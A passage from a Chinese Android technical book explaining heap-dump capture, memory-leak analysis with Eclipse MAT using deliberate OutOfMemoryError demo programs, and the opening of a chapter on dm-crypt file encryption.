在上述流程中，第（4）步和第（5）步能够正常使用的前提是需要有 sdcard，并且当前进程有向 sdcard 中写入的权限（WRITE_EXTERNAL_STORAGE），否则不会生成.hprof 文件。

在 logcat 中会显示诸如下面的信息：

```
ERROR/dalvikvm(8574): hprof: can't open /sdcard/com.xxx.hprof-hptemp: Permission denied
```

如果没有 sdcard，或者当前进程没有向 sdcard 写入的权限（如 system_process），那可以进行如下第（6）步操作。

（6）在当前程序中，例如，framework 的某些代码中，可以使用 android.os.Debug 中的如下方法手动指定.hprof 文件的生成位置。

```
public static void dumpHprofData(String fileName) throws IOException
```

例如：

```
xxxButton.setOnClickListener(new View.OnClickListener() {
 public void onClick(View view)
 {
 android.os.Debug.dumpHprofData("/data/temp/myapp.hprof");
 ...}
 }
```

上述代码的功能是，希望在某个按钮被单击时开始抓取内存使用信息，并保存在指定的位置/data/temp/myapp.hprof，这样就没有权限的限制了，而且也无需用 sdcard。但是这样做的前提是要保证/data/temp 目录是存在的。这个路径可以自己定义，当然也可以写成 sdcard 当中的某个路径。

2. 使用 MAT 导入.hprof 文件

如果是 Eclipse 自动生成的.hprof 文件，则可以使用 MAT 插件直接打开（可能是比较新的 ADT 才支持）。如果 Eclipse 自动生成的.hprof 文件不能被 MAT 直接打开，或者是使用 android.os.Debug.dumpHprofData()方法手动生成的.hprof 文件，则需要将.hprof 文件进行转换。为了讲解具体的转换方法，下面举一个例子，例如，将.hprof 文件复制到 PC 上的/ANDROID_SDK/tools 目录下，并输入命令 hprofconv xxx.hprof yyy.hprof，其中 xxx.hprof 表示原始文件，yyy.hprof 为转换过后的文件。转换过后的文件自动放在/ANDROID_SDK/tools 目录下。到此为止，.hprof 文件处理完毕，此时就可以用来分析内存泄漏情况了。

在 Eclipse 中依次选择 Windows/Open Perspective/Other/Memory Analyzer 命令，或者打开 Memory Analyzer Tool 的 RCP。在 MAT 中选择 File/Open File，浏览并导入刚刚转换得到的.hprof 文件。

3. 使用 MAT 的视图工具分析内存

导入.hprof 文件以后，MAT 会自动解析并生成报告，单击 Dominator Tree，并按照 Package 分组，选择自定义的 Package 类然后右击，在弹出的快捷菜单中依次选择 List objects | With incoming references 命令。这时会列出所有可疑类，右击某一项，并依次选择 Path to GC Roots | exclude weak/soft references 命令，会进一步筛选出与程序相关的所有有内存泄漏的类。据此，可以追踪到代码中的某一个产生泄漏的类。

具体的分析方法在此不做说明了，因为在 MAT 的官方网站和客户端的帮助文档中有十分详尽的介绍。了解 MAT 中各个视图的作用很重要，例如 www.eclipse.org/mat/about/screenshots.php 中介绍的。

总之，使用 MAT 分析内存及查找内存泄漏的根本思路，就是找到哪个类的对象的引用没有被释放，找到没有被释放的原因，也就可以很容易地定位代码中的哪些片段的逻辑有问题了。

另外，在测试过程中首先需要分析如何操作一个应用会产生内存泄漏，然后在不断的操作中抓取该进程产生的.hprof 文件，使用 MAT 工具分析。目前查看内存、分析内存泄漏还有以下几种方法。

（1）使用 top 命令查看某个进程的内存。例如，创建一个脚本文件 music.sh，该文件的内容是指定程序每隔一秒钟输出某个进程的内存使用情况，在此具体实现如下。

```
#!/bin/bash
 while true; do
 adb shell procrank | grep "com.android.music"
 sleep 1
 done
```

并且配合使用 procrank 工具可以查看 music 进程每一秒钟内存使用情况。

（2）另外，使用 top 命令也可以查看内存。

```
adb shell top -m 10//查看使用资源最多的 10 个进程
adb shell top|grep com.android.music//查看 music 进程的内存
```

（3）free 命令。

free 命令用来显示内存的使用情况，使用权限是所有用户，格式如下。

```
free [-b|-k|-m] [-o] [-s delay] [-t] [-V]
```

- -b/-k/-m：表示分别以字节（KB、MB）为单位显示内存使用情况。
- -s delay：显示每隔多少秒显示一次内存使用情况。
- -t：显示内存总和列。
- -o：不显示缓冲区调节列。

5.5.6 Android（Java）中常见的容易引起内存泄漏的不良代码

Android 主要应用在嵌入式设备当中，而嵌入式设备由于一些条件限制，通常不会有很高的配置，特别是内存是比较有限的。如果编写的代码中有太多对内存使用不当的地方，难免会使设备运行缓慢，甚至是死机。为了能够使 Android 应用程序安全且快速地运行，Android 的每个应用程序都会使用一个专有的 Dalvik 虚拟机实例来运行，它是由 Zygote 服务进程孵化出来的，也就是说每个应用程序都是在属于自己的进程中运行的。一方面，如果程序在运行过程中出现了内存泄漏的问题，仅仅会使自己的进程被 kill 掉，而不会影响其他进程（如果是 system_process 等系统进程出问题的话，则会引起系统重启）；另一方面，Android 为不同类型的进程分配了不同的内存使用上限，如果应用进程使用的内存超过了这个上限，则会被系统视为内存泄漏，从而被 kill 掉。Android 为应用进程分配的内存上限保存在 ANDROID_SOURCE/system/core/rootdir/init.rc 脚本中，例如下面的部分脚本代码：

```
# Define the oom_adj values for the classes of processes that can be
# killed by the kernel. These are used in ActivityManagerService.
    setprop ro.FOREGROUND_APP_ADJ 0
    setprop ro.VISIBLE_APP_ADJ 1
    setprop ro.SECONDARY_SERVER_ADJ 2
    setprop ro.BACKUP_APP_ADJ 2
    setprop ro.HOME_APP_ADJ 4
    setprop ro.HIDDEN_APP_MIN_ADJ 7
    setprop ro.CONTENT_PROVIDER_ADJ 14
```

```
    setprop ro.EMPTY_APP_ADJ 15
# Define the memory thresholds at which the above process classes will
# be killed.   These numbers are in pages (4k)
    setprop ro.FOREGROUND_APP_MEM 1536
    setprop ro.VISIBLE_APP_MEM 2048
    setprop ro.SECONDARY_SERVER_MEM 4096
    setprop ro.BACKUP_APP_MEM 4096
    setprop ro.HOME_APP_MEM 4096
    setprop ro.HIDDEN_APP_MEM 5120
    setprop ro.CONTENT_PROVIDER_MEM 5632
    setprop ro.EMPTY_APP_MEM 6144
# Write value must be consistent with the above properties
# Note that the driver only supports 6 slots, so we have HOME_APP at the
# same memory level as services
    write /sys/module/lowmemorykiller/parameters/adj 0,1,2,7,14,15
    write /proc/sys/vm/overcommit_memory 1
    write /proc/sys/vm/min_free_order_shift 4
    write /sys/module/lowmemorykiller/parameters/minfree 1536,2048,4096,5120,5632,6144
    # Set init its forked children's oom_adj.
    write /proc/1/oom_adj -16
```

正因为应用程序能够使用的内存有限，所以在编写代码时需要特别注意内存使用问题。如下是一些常见的内存使用不当的情况。

5.5.7 使用 MAT 根据 heap dump 分析内存泄漏的根源

在接下来的内容中，将介绍 MAT 如何根据 heap dump 分析泄漏根源。因为绝大多数 Android 应用程序是用 Java 语言编写的，所以本小节先用一段 Java 代码来测试内存泄漏。这段测试代码非常简单，很容易找出问题，希望读者能够借此举一反三。

首先介绍 ClassLoader，本质上，其工作就是把磁盘上的类文件读入内存，然后调用 java.lang.ClassLoader.defineClass 告诉系统把内存镜像处理成合法的字节码。Java 提供了抽象类 ClassLoader，所有用户自定义类装载器都实例化自 ClassLoader 的子类。system class loader 在没有指定装载器的情况下默认装载用户类，在 Sun Java 1.5 中即 sun.misc.Launcher$AppClassLoader。

（1）准备 heap dump

请看下面 Pilot 类的演示代码。

```
package org.rosenjiang.bo;
public class Pilot{
    String name;
    int age;

    public Pilot(String a, int b){
        name = a;
        age = b;
    }
}
```

然后再看类 OOMHeapTest 是如何撑破 heap dump 的。

```
package org.rosenjiang.test;

import java.util.Date;
```

```
import java.util.HashMap;
import java.util.Map;
import org.rosenjiang.bo.Pilot;

public class OOMHeapTest {
    public static void main(String[ ] args){
        oom();
    }

    private static void oom(){
        Map<String, Pilot> map = new HashMap<String, Pilot>();
        Object[ ] array = new Object[1000000];
        for(int i=0; i<1000000; i++){
            String d = new Date().toString();
            Pilot p = new Pilot(d, i);
            map.put(i+"rosen jiang", p);
            array[i]=p;
        }
    }
}
```

在上面构造了很多的 Pilot 类实例，然后向数组和 map 中存放。由于是 Strong Ref，GC 自然不会回收这些对象，一直放在 heap 中直到溢出。当然在运行前，先要在 Eclipse 中配置 VM 参数-XX:+HeapDump-OnOutOfMemoryError。稍后内存溢出，控制台显示如下信息。

```
java.lang.OutOfMemoryError: Java heap space
Dumping heap to java_pid3600.hprof
Heap dump file created [78233961 bytes in 1.995 secs]
Exception in thread "main" java.lang.OutOfMemoryError: Java heap space
```

文件 java_pid3600.hprof 就是需要的 heap dump，读者可以在 OOMHeapTest 类所在的工程根目录下找到。

（2）使用 MAT

使用 MAT 解析.hprof 文件，弹出向导后直接单击 Finish 按钮会看到如图 5-12 所示的界面。




图 5-12 MAT 解析界面

由此可见，通过使用 MAT 工具分析了 heap dump 后，会在界面上非常直观地展示一个饼图，该图深色区域被怀疑有内存泄漏。可以发现整个 heap 只有 64M 内存，深色区域就占了 99.5%。接下来是一个简短的描述，显示 main()线程占用了大量内存，并且明确指出 system class loader 加载的 java.lang.Thread 实例有内存聚集，并建议用关键字 java.lang.Thread 进行检查。所以，MAT 通过简单的两句话就说明了问题所在，即便使用者没有处理内存问题的经验。在下面还有一个 Details 超链接，在单击之前不妨考虑一个问题：为何对象实例会聚集在内存中，为何存活（而未被 GC）？是因为 Strong Ref，如图 5-13 所示。




图 5-13 Details 界面


由此可见，单击了 Details 超链接之后，除了在上一界面看到的描述外，还有 Shortest Paths To the Accumulation Point 和 Accumulated Objects 部分，这里说明了从 GC root 到聚集点的最短路径，以及完整的 reference chain。观察 Accumulated Objects 部分，java.util.HashMap 和 java.lang.Object[1000000]实例的 retained heap(size)最大，retained heap 代表从该类实例沿着 reference chain 往下所能收集到的其他类实例的 shallow heap(size)总和，所以明显类实例都聚集在 HashMap 和 Object 数组中了。这里发现一个有趣的现象，即 Object 数组的 shallow heap 和 retained heap 一样，数组的 shallow heap 和一般对象（非数组）不同，依赖于数组的长度和其中元素的类型，对数组求 shallow heap，也就是求数组集合内所有对象的 shallow heap 之和。接下来再来看 org.rosenjiang.bo.Pilot 对象实例的 shallow heap 为何是 16，因为对象头是 8 字节，成员变量 int 是 4 字节、String 引用是 4 字节，所以总共 16 字节。

接下来再来看 Accumulated Objects by Class 区域，如图 5-14 所示。

Accumulated Objects by Class

Label	Number Of Objects	Used Heap Size	Retained Heap Size
org.rosenjiang.bo.Pilot	290,235	4,643,760	32,506,320
java.util.HashMap	1	40	29,951,768
java.lang.Object[]	1	4,000,016	4,000,016
java.lang.String[]	38	1,200	1,200
java.lang.ThreadLocal$ThreadLocalMap	2	48	368
sun.util.calendar.Gregorian$Date	1	96	96
java.lang.StringBuilder	1	16	88
java.security.AccessControlContext	1	24	24
char[]	1	24	24
java.lang.Object	1	8	8
java.lang.Class	1	0	0
∑ Total: 11 entries	290,283	8,645,232	66,459,912

图 5-14 Accumulated Objects by Class 区域



顾名思义，在 Accumulated Objects by Class 区域能找到被聚集的对象实例的类名。此处的类 org.rosenjiang.bo.Pilot 是头条，被实例化了 290325 次，再返回去看程序，其实是笔者故意为之。还有很多有用的报告可用来协助分析问题，只是本文中的例子太简单，所以也用不上。

（3）perm gen

perm gen 是一个异类，在里面存储了类和方法数据（与 class loader 有关）以及 interned strings（字符串驻留）。在 heap dump 中没有包含太多的 perm gen 信息，那么就用这些少量的信息来解决问题吧。请读者看下面的代码，利用 interned strings 把 perm gen 撑破。

```
package org.rosenjiang.test;
public class OOMPermTest {
    public static void main(String[ ] args){
        oom();
    }
    private static void oom(){
        Object[ ] array = new Object[10000000];
        for(int i=0; i<10000000; i++){
            String d = String.valueOf(i).intern();
            array[i]=d;
        }
    }
}
```

控制台会打印如下的信息，然后把 java_pid1824.hprof 文件导入到 MAT。其实在 MAT 里，看到的状况应该和 OutOfMemoryError: Java heap space 相似（用了数组），因为 heap dump 并没有包含 interned strings 方面的任何信息。只是在这里需要强调，使用 intern()方法时应该多加注意。

```
java.lang.OutOfMemoryError: PermGen space
Dumping heap to java_pid1824.hprof
Heap dump file created [121273334 bytes in 2.845 secs]
Exception in thread "main" java.lang.OutOfMemoryError: PermGen space
```

开始思考如何把 class loader 撑破，经过尝试会发现使用 ASM 来动态生成类才能达到目的。ASM（http://asm.objectweb.org）的主要作用是处理已编译类（compiled class），能对已编译类进行生成、转换和分析（功能之一是实现动态代理），而且运行起来足够快，文档全面。ASM 提供了 core API 和 tree API，前者是基于事件的方式，后者是基于对象的方式，类似于 XML 的 SAX、DOM 解析，但是使用 tree API 性能会有损失。到此为止，已编译类的结构如下。

- 修饰符（例如public、private）、类名、父类名、接口和annotation部分。
- 类成员变量声明，包括每个成员的修饰符、名字、类型和annotation。
- 方法和构造函数描述，包括修饰符、名字、返回和传入参数类型以及annotation。当然还包括这些方法或构造函数的具体Java字节码。
- 常量池（constant pool）部分，constant pool是一个包含类中出现的数字、字符串、类型常量的数组。

已编译类和原来的类源码区别在于，已编译类只包含类本身，内部类不会在已编译类中出现，而是生成另外一个已编译类文件；已编译类中没有注释；已编译类没有 package 和 import 部分。这里还得着重介绍一下已编译类对 Java 类型的描述，对于原始类型由单个大写字母表示，Z 代表 boolean、C 代表 char、B 代表 byte、S 代表 short、I 代表 int、F 代表 float、J 代表 long、D 代表 double；而对类类型的描述使用内部名（internal name）外加前缀 L 和后面的分号共同表示，所谓内部名就是带全包路径的表示法，例如，String 的内部名是 java/lang/String；对于数组类型，使用单方括号加上数据元素类型的方式描述。最后，对于方法的描述用圆括号来表示，如果返回是 void，则用 V 表示，具体参考图 5-15 所示。

Java type	Type descriptor
boolean	Z
char	C
byte	B
short	S
int	I
float	F
long	J
double	D
Object	Ljava/lang/Object;
int[]	[I
Object[][]	[[Ljava/lang/Object;

图 5-15　Java 类型的描述

而在下面的代码中会使用 ASM core API，在此需要注意接口 ClassVisitor 是核心，FieldVisitor、MethodVisitor 都是辅助接口。ClassVisitor 应该按照这样的方式来调用：visit visitSource? visitOuterClass? (visitAnnotation | visitAttribute)*(visitInnerClass | visitField | visitMethod)* visitEnd。就是说方法 visit 必须首先调用，再调用最多一次的 visitSource，再调用最多一次的 visitOuterClass()方法，接下来再多次调用 visitAnnotation()和 visitAttribute()方法，最后多次调用 visitInnerClass()、visitField()和 visitMethod()方法。调用完后再调用 visitEnd()方法作为结尾。

另外还需要注意 ClassWriter 类，该类实现了 ClassVisitor 接口，通过 toByteArray()方法可以把已编译类直接构建成二进制形式。由于要动态生成子类，所以这里只对 ClassWriter 感兴趣。首先是抽象类原型。

```
package org.rosenjiang.test;
public abstract class MyAbsClass {
    int LESS = -1;
    int EQUAL = 0;
    int GREATER = 1;
    abstract int absTo(Object o);
}
```

其次是自定义类加载器，因为 ClassLoader 的 defineClass()方法都是 protected 的，所以要想加载字节数组形式（因为 toByteArray 了）的类，只有通过继承自己后再实现。

```
package org.rosenjiang.test;

public class MyClassLoader extends ClassLoader {
    public Class defineClass(String name, byte[ ] b) {
        return defineClass(name, b, 0, b.length);
    }
}
```

最后看测试类的演示代码。

```
package org.rosenjiang.test;
import java.util.ArrayList;
import java.util.List;
import org.objectweb.asm.ClassWriter;
import org.objectweb.asm.Opcodes;

public class OOMPermTest {
    public static void main(String[ ] args) {
        OOMPermTest o = new OOMPermTest();
        o.oom();
    }
```

```
    private void oom() {
        try {
            ClassWriter cw = new ClassWriter(0);
            cw.visit(Opcodes.V1_5, Opcodes.ACC_PUBLIC + Opcodes.ACC_ABSTRACT,
            "org/rosenjiang/test/MyAbsClass", null, "java/lang/Object",
            new String[ ] { });
            cw.visitField(Opcodes.ACC_PUBLIC + Opcodes.ACC_FINAL + Opcodes.ACC_STATIC, "LESS", "I",
            null, new Integer(-1)).visitEnd();
            cw.visitField(Opcodes.ACC_PUBLIC + Opcodes.ACC_FINAL + Opcodes.ACC_STATIC, "EQUAL", "I",
            null, new Integer(0)).visitEnd();
            cw.visitField(Opcodes.ACC_PUBLIC + Opcodes.ACC_FINAL + Opcodes.ACC_STATIC, "GREATER", "I",
            null, new Integer(1)).visitEnd();
            cw.visitMethod(Opcodes.ACC_PUBLIC + Opcodes.ACC_ABSTRACT, "absTo",
            "(Ljava/lang/Object;)I", null, null).visitEnd();
            cw.visitEnd();
            byte[ ] b = cw.toByteArray();

            List<ClassLoader> classLoaders = new ArrayList<ClassLoader>();
            while (true) {
                MyClassLoader classLoader = new MyClassLoader();
                classLoader.defineClass("org.rosenjiang.test.MyAbsClass", b);
                classLoaders.add(classLoader);
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

运行后控制台会报错，输出如下信息。

```
java.lang.OutOfMemoryError: PermGen space
Dumping heap to java_pid3023.hprof
Heap dump file created [92593641 bytes in 2.405 secs]
Exception in thread "main" java.lang.OutOfMemoryError: PermGen space
```

打开文件 java_pid3023.hprof，如图 5-16 所示。着重看图中的 Classes: 88.1k 和 Class Loader: 87.7k 部分，从这点可看出 class loader 加载了大量的类。




图 5-16　打开文件 java_pid3023.hprof

更进一步分析，需要单击图 5-16 中的按钮，然后选择 Java Basics—Class Loader Explorer 功能。打开后能看到如图 5-17 所示的界面，第一列是 class loader 名字；第二列是 class loader 已定义类（defined classes）的个数，这里要说明一下已定义类和已加载类（loaded classes），当需要加载类时，相应的 class loader 会首先把请求委派给父 class loader，只有当父 class loader 加载失败后。该 class loader 才会自己定义并加载类，这就是 Java 自己的“双亲委派加载链”结构；第三列是 class loader 所加载的类的实例数目。

Overview | default_report org.eclipse.mat.api:suspects | classloaderexplorerquery

Class Name	Defined Cla...	No. of Instances
<Regex>	<Numeric>	<Numeric>
<system class loader>	444	1,670,445
sun.misc.Launcher$AppClassLoader @ 0x22efe608	11	87,657
org.rosenjiang.test.MyClassLoader @ 0x229e0148	1	0
parent sun.misc.Launcher$AppClassLoader @ 0x22efe608	11	87,657
org.rosenjiang.test.MyAbsClass		0
Σ **Total: 2 entries**		
org.rosenjiang.test.MyClassLoader @ 0x229e0428	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e0708	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e09e8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e0cc8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e0fa8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e1288	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e1568	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e1848	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e1b28	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e1e08	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e20e8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e23c8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e26a8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e2988	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e2c68	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e2f48	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e3228	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e3508	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e37e8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e3ac8	1	0
org.rosenjiang.test.MyClassLoader @ 0x229e3da8	1	0
Σ **Total: 24 of 87,659 entries**	**88,110**	**1,758,102**

图 5-17 Class Loader Explorer 功能

在 classloaderexplorerquery 面板中会发现 class loader 是否加载了过多的类。另外还有 Duplicate Classes 功能，也能协助分析重复加载的类。在此可以肯定的是，MyAbsClass 被重复加载了 N 多次。

注意： 其实MAT工具已经非常强大了，上述演示根本用不到MAT的其他分析功能。在上述演示中，对于OOM不只列举了两种溢出错误，还有多种其他错误，但对于perm gen来说，如果实在找不出问题所在，建议使用JVM的-verbose参数，该参数会在后台打印出日志，可以用来查看哪个class loader加载了什么类，例如，[Loaded org.rosenjiang.test.MyAbsClass from org.rosenjiang.test.MyClassLoader]。

第6章　文 件 加 密

虽然 Android 系统以 Linux 内核为基础，对整个系统提供了一整套的安全策略。但是再安全的系统也是有漏洞的，万一信息资料被恶意软件获取，这些信息便毫无保留地展现在黑客面前。为了进一步提高系统的安全性，Android 系统提供了文件加密功能，这样即使黑客获取了信息，也是被加密的信息。本章将详细讲解 Android 系统实现文件加密的基本知识，为读者学习本书后面的知识打下基础。

6.1　Dmcrypt 加密机制介绍

知识点讲解：光盘:视频\知识点\第 6 章\Dmcrypt 加密机制介绍.avi

从 Android 3.0 版本开始，Android 系统引入了 Linux 的 Dmcrypt 加密机制。通过这个机制可以对文件系统进行加密，其中，原生 Android 系统只支持对/data 目录的加密，而有些厂商对这个默认目录进行了修改，从而可以对其他目录进行加密处理。在本节的内容中，将详细讲解 Dmcrypt 加密机制的基本知识。

6.1.1　Linux 密码管理机制

在 Linux 系统内核中，密码相关的头文件被保存在<srcdir>/include/crypto/目录下，实现文件被保存在<srcdir>/crypto/目录下。在接下来的内容中，将依次讲解加密算法、同步块加密和异步块加密等基本概念。

1. 加密算法

